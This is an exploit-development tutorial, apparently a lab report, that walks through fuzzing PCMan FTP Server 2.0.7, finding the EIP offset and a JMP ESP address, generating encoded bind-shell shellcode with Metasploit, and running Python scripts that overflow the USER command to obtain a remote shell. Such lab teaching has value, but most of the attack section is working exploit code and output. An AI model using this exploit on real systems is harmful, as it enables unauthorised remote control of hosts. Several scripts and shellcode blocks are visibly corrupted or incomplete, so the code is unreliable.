PCMan FTP Server Buffer Overflow Exploit Development



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1 Introduction

1.1 PCMan FTP Server

PCMan FTP Server is a free software designed for users without much knowledge of how to set up a primary FTP Server. The configurations of this software are straightforward to set up, and the security of this server is deficient.

1.2 Buffer Overflow

Buffer Overflow is when an attacker sending more data to place by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding

1.3 How Buffer Overflow Exploit Works?




Figure 1:1: Typical Memory Layout

In Figure 1:1: Typical Memory Layout shows the typical memory layout in a process. An attacker can send a code to exceed the buffer of this memory layout like in Figure 1:2: An Attacker sending an input




Figure 1:2: An Attacker sending an input

If this memory layout handling the inputs correctly, an attackers input should truncate to the user buffer and, cannot overwrite anything as in following Figure 1:3: Truncated Attacker Input




Figure 1:3: Truncated Attacker Input

But if this memory layout cannot handle the attacker input correctly, the user buffer and EIP overwrites and, causing it to jump to an invalid memory address and crash as follows.




Figure 1:4: Overwrites the user buffer and EIP

Now an attacker can make a tailored input and send it to overwrites EIP with another address pointing to the start of their shellcode as following figures.




Figure 1:6: Attacker creates a tailored input




Figure 1:5: Overwrites the EIP with another address an starting the shellcode

After successfully executing the shellcode, we should be able to get a reverse shell of the victim's PC.

2 Requirements for the Exploit Development

To develop the exploit of the PCMan FTP server, we need few things.

- Windows XP SP3 Virtual Machine (Victim)
- Kali Linux Virtual Machine (Attacker)
- PCMan FTP Server 2.0.7 (Click here to Download)
- Immunity Debugger (Click here to Download)

After getting all the required things that mention above, we can set up our exploit development lab to develop the exploit.

3 Creating Exploit Development Lab

3.1 Kali Linux installation

For the exploit development lab, first, we need the Kali Linux virtual machine to develop exploitation scripts. Kali Linux has pre-installed python, so on that, we are covered. After the installation of Kali Linux, make sure to go to the virtual box or VMware and change the Kali Linux network settings as follows.




Figure 3:1: Kali Linux Network Settings

3.2 Windows XP Installation

After the installation of Kali Linux as the attacker's PC, we need a victim PC. As the victim PC, we are installing Windows XP service pack 3 as a virtual machine. Same as in Kali Linux, make sure to set the network setting to **Host-Only Adapter** as in Figure 3:2: Windows XP Network Settings, because to exploit the server, we need a connection between Kali Linux and Windows virtual machine.




Figure 3:2: Windows XP Network Settings

3.3 Connection Between Attacker PC and Victim PC

After the installation of both virtual machines, we can test the connection using the **ping** command. In Kali Linux, we can find the IP address using the **ifconfig** command in the terminal. After finding the IP address, we can use the windows machine command prompt to test the connection as follows.

```
C:\Documents and Settings\Ashen Shaluka>ping 192.168.56.103

Pinging 192.168.56.103 with 32 bytes of data:

Reply from 192.168.56.103: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.56.103:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Ashen Shaluka>
```

Figure 3:3: Connection testing using the ping command

As in Figure 3:3: Connection testing using the **ping** command, we can see our connection between Kali Linux and Windows XP is perfect.

3.4 PCMan FTP Server and Immunity Debugger Installation

Now we can set up the Windows XP machine with FTP Server and immunity debugger. The only thing to do is copy the downloaded immunity debugger setup and PCman FTP server to windows XP and install the immunity debugger by double-clicking the executable file and following the instruction. We can open and run the FTP server by just double-clicking it whenever we need it.




Figure 3:4: Immunity Debugger and PCMan FTP Server Interfaces

Now our lab is complete, and now we can continue to develop the buffer overflow exploit.

4 Exploit Development

4.1 Finding Buffer Overflows

The major problem is how are we find the buffer overflow in PCMan FTP Server. The best way to do this using fuzzers. We can fuzz the PCMan FTP Server and look for any crashes. If there are no crashes, there are no buffer overflows. If there are any crashes, we can further investigate the crash to check whether it is exploitable or not. We can write our own fuzzers to fuzz the PCMan FTP server, or we can use the Metasploit application that pre-installed in the Kali Linux.

4.1.1 Finding a Crash

The first step is to find the terminal and start the Metasploit by entering the **msfconsole** command in the terminal. The next step is finding the right fuzzer. We can use the command **search fuzzer** to get all search results related to fuzzer. Now look for **auxiliary/fuzzers/ftp/ftp_pre_post** module. The auxiliary modules cannit use for exploitations. Auxiliary modules use for finding information about the target. As an example, we use **auxiliary/fuzzers/ftp/ftp_pre_post** to find whether the PCMan FTP server crashable or not. To use this fuzzer, simply enter the **use auxiliary/fuzzers/ftp/ftp_pre_post** command, as in Figure 4:1: Fuzzer in use.

Figure 4:1: Fuzzer in use

Now we can see our option by entering the **show options** command as follows.

```
msf5 auxiliary(
Module options (auxiliary/fuzzers/ftp/ftp_pre_post):
                                       Current Setting
                                                                                                                Break on CONNRESET error
Delay between connections in seconds
Fuzzing string endsize
Only fuzz with cyclic pattern
Password
The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
The target port (TCP)
Start at this test stage
Fuzzing string startsize
Increase string size each iteration with this number of chars
Stop after x number of consecutive errors
The number of concurrent threads (max one per host)
Username
                                                                                        no
no
no
       CONNRESET
                                        true
                                        20000
       FASTFUZZ
                                       true
mozilla@example.com
       STARTATSTAGE
STARTSIZE
STEPSIZE
                                       1
10
10
       STOPAFTER
                                        anonymous
                                                                                          t) > [
msf5 auxiliary(
```

Figure 4:2: Fuzzer options

As in Figure 4:2: Fuzzer options, there are a lot of options available. But to fuzz the PCMan, only we need is set the RHOST, which is the remote host, and set the step size. We can do those as in the following Figure 4:3: Set Fuzzer Options.

```
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > set STEPSIZE 100
STEPSIZE ⇒ 100
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > ■
```

Figure 4:3: Set Fuzzer Options

What we are doing here is entering the target IP address as RHOST and set the STEPSIZE value to 100. STEPSIZE value is to Increase string size each iteration with this number of characters.

Now we can send our fuzzer to the PCMan FTP server by entering the command **run** and look for any crashes in the FTP server. Before sending the fuzzer, make sure to run the PCMan FTP server on Windows XP by simply double-clicking the **PCManFTPD2** server file.

There is a crash available and PCMan FTP server sending and error message as follows.




Figure 4:4: PCMan FTP Server Error Message

4.1.2 Investigation of the Crash

Now we can further investigate whether the crash is exploitable or not. The first step is writing a python script as in Figure 4:5: Script 1, to send some junk data to the PCMan FTP server.

Figure 4:5: Script 1

Before sending the script, make sure to start the PCMan FTP server in the windows machine. We can execute the script by entering the command **python <scriptname1.>.py**.

After the execution, we can see the FTP server crashed. If we look at the error report, we can see that the offset of the server is replaced with our junk data which is 41414141. 41414141 is the ASCII value of AAAA.




Figure 4:6: Crash Report

4.2 Controlling the EIP

Overwriting the offset means we can control EIP. Because we need to overwrite the 4 bytes in EIP precisely, it's required to understand which 4 A's out of 2020 we sent did the overwriting. A tool called pattern create from Metasploit can help with this. It creates a unique string that, when matched with its sister tool pattern_offset, can identify which 4 bytes overwrite EIP.

4.2.1 Creating a Unique Pattern

To create a unique pattern, first, you need to go to the Metasploit location by entering this command **cd usr/share/metasploit-framework/tools/exploit/**. Then we can create the pattern using **./pattern_create -1 2020**. It will create a unique code with 2020 characters.

4.2.2 Creating the Python Script

Using that unique pattern, we can create our second script as follows.

Figure 4:7: Python Script 2

Script 2 is the same as the script 1. The only change between script 1 and script 2 is, we use the unique pattern that created previously instead of the set of A's.

Before executing the second script, In windows XP, we should open the immunity debugger and drag and drop the PCMan FTP server file. Then the immunity debugger should look like Figure 4:8: Immunity Debugger with FTP Server.




Figure 4:8: Immunity Debugger with FTP Server

As in Figure 4:8: Immunity Debugger with FTP Server, right down corner, the FTP server is in pause mode. We can run the server by clicking the start button under the debug tab. When the second script is executing, make sure to run the server using the immunity debugger.

Now. After executing the second script, we can see the immunity debugger's register side; the EIP value is replaced with 386F4337. We can use this value to find the offset to find a good shellcode location.

To find the offset, we can use the patter_offset tool in Metasploit-framework. Pattern_offset is also in the same place as the pattern_create tool.

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Figure 4:9: Finding Offset

Now we can try and confirm the overwritten value of EIP. To do that, we can write another python script as follows.

```
* 3.py x

* 3.py >...

1    #Importing Libraries
2    import socket, struct
3

4    #Creating Junk data
5    evil = 'A' * 20000

6

7    #Declaring a TCP Socket
8    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

9

10    #Connecting to the PCMan FTP Server using Windows machine IP and port 21
11    s.connect(('192.168.56.102',21))
12
13    #Recieve FTP Banner
14    a = s.recv(1024)
15
16    #EIP junk data
17    junk1 = 'A' * 2003
18    junk2 = 'C' * 500
19    eip = 'B' * 4
20
1    #EIP Writing pattern
20    #EIP Writing pattern
21    #EIP Writing pattern
22    evil = junk1 + eip + junk2
23
24    print(' [+] ' + a)
25
26    #Sending junk data to the server
27    s.send['USER' + evil + '\r\n']
```

Figure 4:10: Script for confirming overwritten EIP

The above script is the same as the script 2. The difference is that junk value is divided into 2 and add another value as EIP. Junk1 contains the A's into the number of the offset value (2003).

Junk2 is just 500 characters of C, and the eip is 4 B characters to confirm the overwritten EIP value.

First, run the PCMan FTP server on the Immunity debugger and run this script in the terminal. The confirmation of overwritten as follows.




Figure 4:11: Confirmation of EIP Overwritten

In Figure 4:11: Confirmation of EIP Overwritten, you can see in the registers section, 42424242 (ASCII value of BBBB) is in blue.

Now we have the confirmation, and we can look for an address to put our shellcode.

4.3 Looking for Shellcode Location

As in Figure 4:11: Confirmation of EIP Overwritten, the value 0x0012EDB0 is a possible address for insert the shellcode. But the problem is, this value could change in different servers. The exploit that we are developing should be universal. Because of that, we have to find another address to insert our shellcode.

To get an address, we can use one of the DLL files in the PCMan FTP server. These DLL's have the unique property of always being mapped to the same memory address, in contrast to our FTP server program. If we can find a memory address in a DLL that has the 'JMP ESP' command, we can point EIP to that location, causing it to jump into our buffer of C's.

To get the DLL files that run in the FTP server, we can use Immunity debugger. In Immunity Debugger, there are set of letters such as l,e,t,m. We can load DLL files by clicking the letter 'e'.




Figure 4:12: DLL Files

If you look closely, there is a file called **SHELL32.dll**. I am choosing that file to find and address. Then to get the address, double click that to bring up commands for this library in the main window. In the main window, press ctrl+f to bring up the command search window. In that command search window, we can search for **'jmp esp'** command to get a possible address to insert our shellcode.



Figure 4:13: JMP ESP on SHELL32.dll

As in Figure 4:13: JMP ESP on SHELL32.dll, we have got an address to insert our shellcode. This address should be out of bad characters, such as the value of '0x00'. Bad characters are defined as characters that will ruin the exploit, which terminate the string. To identify bad characters, please refer to this document.

Now we can create another script to confirm the JMP ESP Command using the JMP ESP address.

4.4 Confirming JMP ESP Command

To confirm the JMP ESP address, we can use our previous scripts and change it a little bit as follows.

Figure 4:14: Script to confirm JMP ESP Address

First, restart the immunity debugger and the server as usual. Before unpausing the server right click on the black space in the main program (as with searching for the command) and select Go To > Expression. Here the value '7C9D30D7' is entered, and you'll notice Immunity debugger jumps to our return address, JMP ESP. Press F2, which will set a breakpoint at this address. We can see, in this case, the debugger has frozen on our breakpoint and paused, waiting for instructions. Hit F7 to step into the program by one instruction, and now it jumps into a long string of 'INC EBX'. This happens to be the command for the hex value 43. We've successfully jumped into our C buffer.




Figure 4:15: Confirmation of JMP ESP address

4.5 Creating the Shellcode

Now we have everything we need except the shellcode. Before we proceed to create the shellcode, it is necessary to identify bad characters because we have to build our shellcode without any bad characters. To identify bad characters, please refer to this document.

We can create the shellcode we need using Metasploit. Simply start the Metasploit using **msfconsole** command and then search using **search windows/shell_bind_tcp** command. Now we can use this module to create our shellcode. To use the module, type the command, **use windows/shell_bind_tcp**. Then we can use the **show options** command to see our options as in Figure 4:16: Shell_bind_tcp module.

```
msf5 > use windows/shell_bind_tcp
                                  ) > show options
msf5 payload(
Module options (payload/windows/shell_bind_tcp):
            Current Setting Required Description
  EXITFUNC process
                             yes
                                       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT
                                       The listen port
            4444
                             yes
  RHOST
                             no
                                       The target address
                   /shell_bind_tcp) >
msf5 payload(
```

Figure 4:16: Shell_bind_tcp module

We have to set the LPORT to 4444 and the EXITFUNC to thread. Then we can generate out shellcode. But when generating the shellcode, we should remember to exclude the bad characters that we are found. In my case, the bad characters are \xspace \xspace\x

```
root@kali: ~
msf5 payload(
                                               ) > generate -e x86/shikata_ga_nai -b "\x0b\x0a\x00\xf1"
# windows/shell_bind_tcp - 355 bytes
# https://metasploit.com/
  Encoder: x86/shikata_ga_nai
VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
EXITFUNC=thread, CreateSession=true
buf =
"\xd9\xd0\xba\xae\x9b\xe3\xe7\xd9\x74\x24\xf4\x58\x33\xc9"
"\xd9\xd0\xba\xae\x9b\xe3\ye4\x83\yfe\x88\x01\x12\x02"
"\xb1\x53\x31\x50\x17\x83\xc0\x04\x03\xfe\x88\x01\x12\x02"
"\x46\x47\xdd\xfa\x97\x28\x57\x1f\xa6\x68\x03\x54\x99\x58"
 "\x47\x38\x16\x12\x05\xa8\xad\x56\x82\xdf\x06\xdc\xf4\xee'
"\x97\x4d\xc4\x71\x14\x8c\x19\x51\x25\x5f\x6c\x90\x62\x82"
"\x9d\xc0\x3b\xc8\x30\xf4\x48\x84\x88\x7f\x02\x08\x89\x9c"
 \xd3\x2b\xb8\x33\x6f\x72\x1a\xb2\xbc\x0e\x13\xac\xa1\x2b
"\xed\x47\x11\xc7\xec\x81\x6b\x28\x42\xec\x43\xdb\x9a\x29"
"\x63\x04\xe9\x43\x97\xb9\xea\x90\xe5\x65\x7e\x02\x4d\xed\
"\xd8\xee\x6f\x22\xbe\x65\x63\x8f\xb4\x21\x60\x0e\x18\x5a
"\x9c\x9b\x9f\x8c\x14\xdf\xbb\x08\x7c\xbb\xa2\x09\xd8\x6a"
 "\xda\x49\x83\xd3\x7e\x02\x2e\x07\xf3\x49\x27\xe4\x3e\x71'
"\xb7\x62\x48\x02\x85\x2d\xe2\x8c\xa5\xa6\x2c\x4b\xc9\x9c'
"\x89\xc3\x34\x1f\xea\xca\xf2\x4b\xba\x64\xd2\xf3\x51\x74"
 "\xdb\x21\xcf\x7c\x7a\x9a\xf2\x81\x3c\x4a\xb3\x29\xd5\x80
"\x3c\x16\xc5\xaa\x96\x3f\x6e\x57\x19\x2e\x33\xde\xff\x3a
"\xdb\xb6\xa8\xd2\x19\xed\x60\x45\x61\xc7\xd8\xe1\x2a\x01"
 "\xde\x0e\xab\x07\x48\x98\x20\x44\x4c\xb9\x36\x41\xe4\xae
"\xa1\x1f\x65\x9d\x50\x1f\xac\x75\xf0\xb2\x2b\x85\x7f\xaf
"\xe3\xd2\x28\x01\xfa\xb6\xc4\x38\x54\xa4\x14\xdc\x9f\x6c"
 \xc3\x1d\x21\x6d\x86\x1a\x05\x7d\x5e\xa2\x01\x29\x0e\xf5
\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63
 "\x3b\xba\x4d\x8b\x8a\x13\x08\xb4\x23\xf4\x9c\xcd\x59\x64"
 \x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0
 "\xd9\x4c\x1c\x30\xa2\xaa\x3c\x31\xa7\xf7\xfa\xaa\xd5\x68
"\x6f\xcc\x4a\x88\xba"
msf5 payload(
```

Figure 4:17: Shellcode Generation

4.6 Finalizing the Exploit

Now using the above shellcode, we can finalize our exploit as follows.

```
#Importing Libraries
import socket
from struct import pack
#Creating Junk data
evil = 'A' * 20000
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#Connecting to the PCMan FTP Server using Windows machine IP and port 21 s.connect(('192.168.56.102',21))
a = s.recv(1024)
 "\x46\x47\xdd\xfa\x97\x28\x57\x1f\xa6\x68\x03\x54\x99\x58"
 "\x47\x38\x16\x12\x05\xa8\xad\x56\x82\xdf\x06\xdc\xf4\xee
 "\x9d\xc0\x3b\xc8\x30\xf4\x48\x84\x88\x7f\x02\x08\x89\x9c
"\xd3\x2b\xb8\x33\x6f\x72\x1a\xb2\xbc\x0e\x13\xac\xa1\x2b
"\xed\x47\x11\xc7\xec\x81\x6b\x28\x42\xec\x43\xdb\x9a\x29
 "\x63\x04\xe9\x43\x97\xb9\xea\x90\xe5\x65\x7e\x02\x4d\xed
 "\xd8\xee\x6f\x22\xbe\x65\x63\x8f\xb4\x21\x60\x0e\x18\x5a
 "\xda\x49\x83\x30\x7e\x02\x2e\x87\xf3\x49\x27\xe4\x3e\x71\
"\xb7\x62\x48\x02\x85\x2d\xe2\x8c\xa5\xa6\x2c\x4b\xc9\x9c\
"\x89\xc3\x34\x1f\xea\xca\xf2\x4b\xba\x64\xd2\xf3\x51\x74\
 "\xdb\x21\xcf\x7c\x7a\x9a\xf2\x81\x3c\x4a\xb3\x29\xd5\x80
"\xe3\xd2\x28\x91\xfa\xb6\xc4\x38\x54\xa4\x14\x14\xdc\x9f\x6c
"\xc3\x1d\x21\x6d\x86\x1a\x95\x7d\x5e\xa2\x01\x29\x0e\xf5
 "\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63
 "\x3b\xba\x4d\x8b\x8a\x13\x08\xb4\x23\xf4\x9c\xcd\x59\x64"
"\x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0"
 "\x6f\xcc\x4a\x88\xba
#EIP junk data
junk = 'A' * 2003
nops = "\x90" * 30
eip = pack('<L', 0x7C9D30D7)
#EIP Writing pattern
evil = junk + eip + nops + shellcode
print(' [+] ' + a)
#Sending junk data to the server s.send('USER' + evil + '\r\n')
```

Figure 4:18: Final Exploit Script

As in Figure 4:18: Final Exploit Script, copy the generated shellcode to the script and send it with the EIP writing pattern. Now we can restart the server and exploit the PCMan FTP Server.

```
rootakali:~/Documents/PCMan_Exploit/test2# nc -v 192.168.56.102 4444
192.168.56.102: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.56.102] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan>
```

Figure 4:19: Reverse Shell

As in Figure 4:19: Reverse Shell, we can enter **nc -v <victim IP> 4444** to get the reverse shell from the Windows XP machine.

4.7 Modifying the Exploitation script

We have a final script for exploitation, but after running the script, we have to type the victim IP to get the reverse shell. We can modify the script to get the reverse shell from only running the script as follows.

```
#Importing Libraries
import socket, os
from struct import pack
 #Declaring a TCP Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#Connecting to the PCMan FTP Server using Windows machine IP and port 21 s.connect(('192.168.56.102',21))
#Recieve FTP Banne
a = s.recv(1024)
"\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63"
"\x3b\xba\x4d\x8b\x8a\x13\x88\xb4\x23\xf4\x9c\xcd\x59\x64"
"\x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0"
  "\xd9\x4c\x1c\x30\xa2\xaa\x3c\x31\xa7\xf7\xfa\xaa\xd5\x68"
#EIP junk data
junk = 'A' * 2003
nops = "\x90" * 30
#Sending junk data to the server
s.send('USER' + evil + '\r\n')
#Holding for 5 second os.system("sleep 5")
#Getting the shell
os.system("nc -v 192.168.56.102 4444")
```

Figure 4:20: Modified Script

After executing the script shoes in Figure 4:20: Modified Script, we can get a reverse shell automatically from Windows XP as follows.

```
### Process of Carlon Server 2.0 Ready.

192.168.56.102: inverse host lookup failed: Host name lookup failure (UNKNOWN) [192.168.56.102] 4444 (?) open Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan>
```

Figure 4:21: Reverse Shell from Windows XP